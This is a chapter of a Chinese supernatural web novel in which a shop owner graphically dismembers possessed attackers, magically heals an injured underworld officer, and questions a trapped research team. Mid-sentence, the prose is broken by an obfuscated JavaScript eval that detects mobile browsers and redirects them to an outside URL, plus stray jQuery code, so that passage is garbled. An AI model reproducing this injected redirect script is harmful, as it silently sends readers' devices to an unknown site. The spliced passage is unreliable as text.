“他们就是想开门!他们和外面的怪物是一伙的!!”

    梅梅在角落里大喊一声,却没有人理会她。

    只有殷无声微微侧过头,低垂着眼眸轻扫了她一眼。

    因为此时,殷无声刚刚将再次扒在谢寰身上的老妇拉开,用力甩在地上。

    就发现谢寰受伤了……

    他的腹部不知道什么时候,被捅了一刀,浓黑的魂液顺着谢寰的指缝往外涌。

    殷无声有一瞬慌了神,立刻怒视那些人。

    前仆后继的人,一叠一叠地往上扑,嘴里念的都是重复的“台词”。

    殷无声彻底失去耐心,从扯下丢出去,变成用脚踢飞。

    还有在地上爬着想去偷偷开门的,殷无声直接学谢寰,开条门缝,一脚踹了出去。

    “滚!”动作娴熟又狠戾。

    “怪人”们一个个不光挂了彩,更有甚者胳膊骨折,腿断的都一个劲儿往上冲。这种一往无前的精神,让躲在草里的梅梅连称啧啧啧,敬你们是条汉子。

    梅梅从未见过她老板真正发脾气,时常都是笑呵呵的模样。

    这画面对她来说,多少有点冲击力太大。

    殷无声忙着对付那些像傀儡一样的“怪人”,却没注意到此时的谢寰,已经单膝跪地。

    大口大口喘着粗气。

    “谢哥!”梅梅从草堆里钻出来。

    瞧真切后,谢寰左手捂着腹部,手背已经被“黑血”覆盖,就连身穿的黑服也侵染了一圈润渍。

    “谢哥!你受伤了?!撑住啊!”

    梅梅用手盖住谢寰的左手,想帮他止血。

    可接触到他手背的瞬间,阴冷的寒意似乎是从毛孔深处往外钻,顺着手臂很快爬满全身。

    梅梅本能地打了个寒颤,口中的呼吸化成白霜。

    “谢哥!你……你怎么这么冷!”

    谢寰一把将她推开,“你是活人肉身,不要……碰我,会损耗你的阳气。”

    那也不能看着你流血流死啊!一起来的,就要一起回!不管你是什么东西!

    “邓老师!有没有队医!队医!!”

    梅梅朝墙边,各个惊愕得不敢出声的科考队员们大喊,年轻的邓老师把身边的女队员推了出去。

    “她……她是队医!”

    女队员一脸的不乐意,远远绕过那些发疯的人,沿着墙根来到谢寰附近。

    “老师!你救救他!帮帮他!能止血就行!!”

    而那女队医只是看了一眼谢寰手臂上,散发着阴气的浓黑魂液,身子一软,惊恐地跪倒在地。

    她僵硬地别过头,望着其他科考队的队员,眼圈里净是因为害怕盛的泪。

    结结巴巴地根本不能称之为说,而是从牙缝里挤出几个字。“是……是是……阴差!!”

    梅梅瞪大双眼,谁?阴啥?

    女队医终于情绪失控,大声哭了出来,四肢不听使唤的在地上滚着爬着,边爬边念叨。

    “是阴差!他是阴差!!”

    其余几个科考队的成员,包括年轻的邓老师在内,在清晰地听到“阴差”两个字时,全部从惊恐中跳脱。

    换了一张冷冰冰的表情,肌肉松弛,眼尾下垂。

    不明用意地盯着谢寰的方向。

    而殷无声这边,抱着幼童的老妇,再次踉踉跄跄地起身。

    “你这个杀千刀的!你杀了我孙子!……”

    果然还是重复的嘶吼和行为。

    老妇站在原地,动了动老化的关节,咔吧咔吧响。殷无声终于看到了那把明晃晃的“凶器”。

    一把通体漆黑的短匕首。

    并不是在老妇手里,而是趴在她怀里的,脸埋在老妇颈窝里的幼童。

    幼童双手环着老妇的脖颈,一只握着尖刀的手,阴测测从老妇另一头的肩膀伸出。

    脖子忽然180度大转弯,和老妇脸贴脸,像个连体怪物,一老一少。

    一起发出尖锐又刺耳的奸笑,还在重复着那些话,只是这回声音变成了两个人的声线。

    说起话来,诡异又滑稽。

    “你这个杀(da)千(dian)刀的!你杀(da)了我孙(dun)子……”

    那幼童居然是个口痴大舌头,话还说不利索呢,就出来营业了?

    老妇抱着幼童,幼童的脖子扭成麻花,两个人狞笑着对殷无声比量刀子。

    地上爬的是所剩无几的“怪人”,被殷无声打一脸的血,打怕了,一个个只敢虎视眈眈重复台词,却不敢上前。

    殷无声跨过他们,走到老妇面前,老妇一惧退后半步,他就跟上半步。

    把老妇逼退到木板墙上,再无退路。

    殷无声冷着脸,毫不悲悯,也看不出愤怒,只是静静地看着她,双手插回裤兜里。一个飞脚。

    刀子被踢飞,还有攥着刀子的幼童手臂。

    “杂碎,好大的胆子。”他的话语里似是挂满冰凌。

    不知道是不是错觉,梅梅竟觉得她老板说这话时,自带回响,如神降临。紧接着是一记直踹。

    这一脚落在那老妇脸上,整个头颅顿然炸开,在墙上朝四面八方喷洒出太阳的形状。

    幼童见状急了,嘴里一直发出尖锐的呐喊“杀千刀的杀千刀的”。

    可他在那老妇怀里被抱得紧,不能挣脱。

    殷无声的脚都没有收回,接着一个侧踢,把那幼童的头,踢飞到另一面墙上。

    力道大得直接撞碎,像个碎掉的小西瓜。

    “噗!”溅了满墙西瓜汁。

    殷无声“杀”红了眼,看着在地上爬的那些“怪人”。

    离自己最近的是穿着现代常服的男生,跟他一起的女生被丢到了另一边。

    殷无声朝男生只是提起膝盖。

    男生立马从爬着换成跪姿,双手合十祈求。

    “好汉饶命!我……我自己滚!”

    殷无声挑了挑眉,看向所剩无几“怪人”。

    “你们呢?”

    “走走走,大人饶命!小女子这就走!立刻走!”

    说完几个人连滚带爬冲出了门。

    关上门的瞬间,外面的恶鬼轰隆声不见了,夕阳的余晖从门缝窗缝洒进来。

    除了阵阵风啸,好像一切都恢复平静。

    门外的恶鬼消失了。

    ……全程旁观的科考队员们,似乎也松了口气。

    不过不是每一位都这样,至少梅梅看见了,邓老师一直拧着眉头,站在角落的位置。

    还有,那个瘸了腿的男队员的眼神,也和其他人不太一样。

    梅梅只当是每个人面对劫后余生的态度不同,没有多在意。

    回过神来的殷无声,快速回到谢寰身边查看他的伤势。

    好在梅梅帮她止血那一下,阴阳二气冲撞,短暂触发了身体的保护机制,魂液的流速没那么快了。

    殷无声熟练地撕开谢寰腹部的衣服一看。

    惊得梅梅立刻皱起;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17718729|208567||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    五官。

    只是那道伤口太过骇人,明明很短很细的小刀子,居然划开手掌宽的口子,依然有少量的魂液向外翻涌。

    是刀插进去,向下用力过的切割伤。

    “你坚持一下!可能有点疼。”

    谢寰虚弱地伸出手挡在殷无声面前。

    “我没事……不用你操心。”

    论风一阵儿雨一阵儿的人,当属谢寰。

    梅梅翻了个白眼。

    刚才俩人还统一战线呢,这会儿还能害他不成?装x。

    梅梅一个头槌,“你快消停的吧!老板可老厉害了!他能亲自治你你还装啥呢装。”

    趁着谢寰有点蒙圈地瞪着梅梅,殷无声没有犹豫片刻,咬破自己的虎口,鲜红的血顿时淌了出来。

    他攥紧拳头,想让鲜血挤出更多,一滴一滴落在谢寰腹部的伤口之上。

    可奇怪的是,那鲜血流出是红色,落在谢寰身上却变成金色,还闪着荧光。

    被金色血液漫过的皮肤,开始灼烧般冒出黑烟。

    谢寰痛苦地咬着嘴唇,五官扭曲,斗大的汗珠子滚个不停,就是倔强一声不吭。

    本来这张看起来还算帅气的小脸儿,就没什么血色,这一咬,嘴唇也跟着煞白。

    梅梅一度觉得他这脸色,去坟头蹲几天,准能吓死好几个人,和鬼。

    殷无声将咬破的手掌轻轻覆在他的腹部之上。

    另一只手掐起手诀,嘴唇蠕动念起晦暗的咒语。

    直到谢寰的脸色逐渐平缓,额头的汗珠打湿碎落的刘海儿。他才挪开那只手。

    而被他抚过的伤口,竟然肉眼可见地愈合了,连块斑痕都没留下。

    “哇!!老板你华佗在世啊!!”

    殷无声长长舒了口气。

    “华佗?那我小弟。”

    “啧啧……一个装x,一个吹牛x,你俩真行。”

    谢寰喘着粗气,瞳孔在最痛的时候几乎失焦,缓过神后自己尝试起身。

    虽然还是很疼,但腹部的裂口确实消失不见,只留下一片浓浓又黏腻的魂液。

    殷无声这一举动,并没有让谢寰对他心存感激。

    反而在他心里埋下了更深的疑影。

    这哪里是常人能炼就的法术?他到底是什么人……

    ……

    殷无声蹲在地上,撇过头看着那几个墙角缩在一起科考队员。

    “他们怎么处理?这就是你的职责范围了。”

    谢寰当然明白他的意思,在梅梅的搀扶下起身。

    手中的雷渡锁链重新挂上噼啪作响的阴雷。

    “说吧,谁是怨主。”

    七个人没有一个敢正眼瞧他,都躲避着低下头。

    “邓老师,说出怨主的名字,我谢寰必定将你好好送回地府,安稳转生。”年轻的邓老师闭紧双眼,浑身哆嗦着摇头,不停地缩着自己的身体。

    “邓老师,你不认识我和老板了吗?我是梅梅啊!”

    梅梅看着邓老师的模样,忽然心生不忍,她本可以不插嘴,但实在不明白,这么凶险的业笼,真的会是一生教书育人,善良和蔼的邓老师参与的吗?

    年轻的老邓听见梅梅的话,抬头看了一眼她和殷无声。

    又怯生生地瞟着身边的瘸腿的男队员。

    那位男队员抱着双臂,把脸埋得低低的。

    他未动,可除了邓老师之外的其他队员。

    忽然在三人面前,全部消失了。

    ……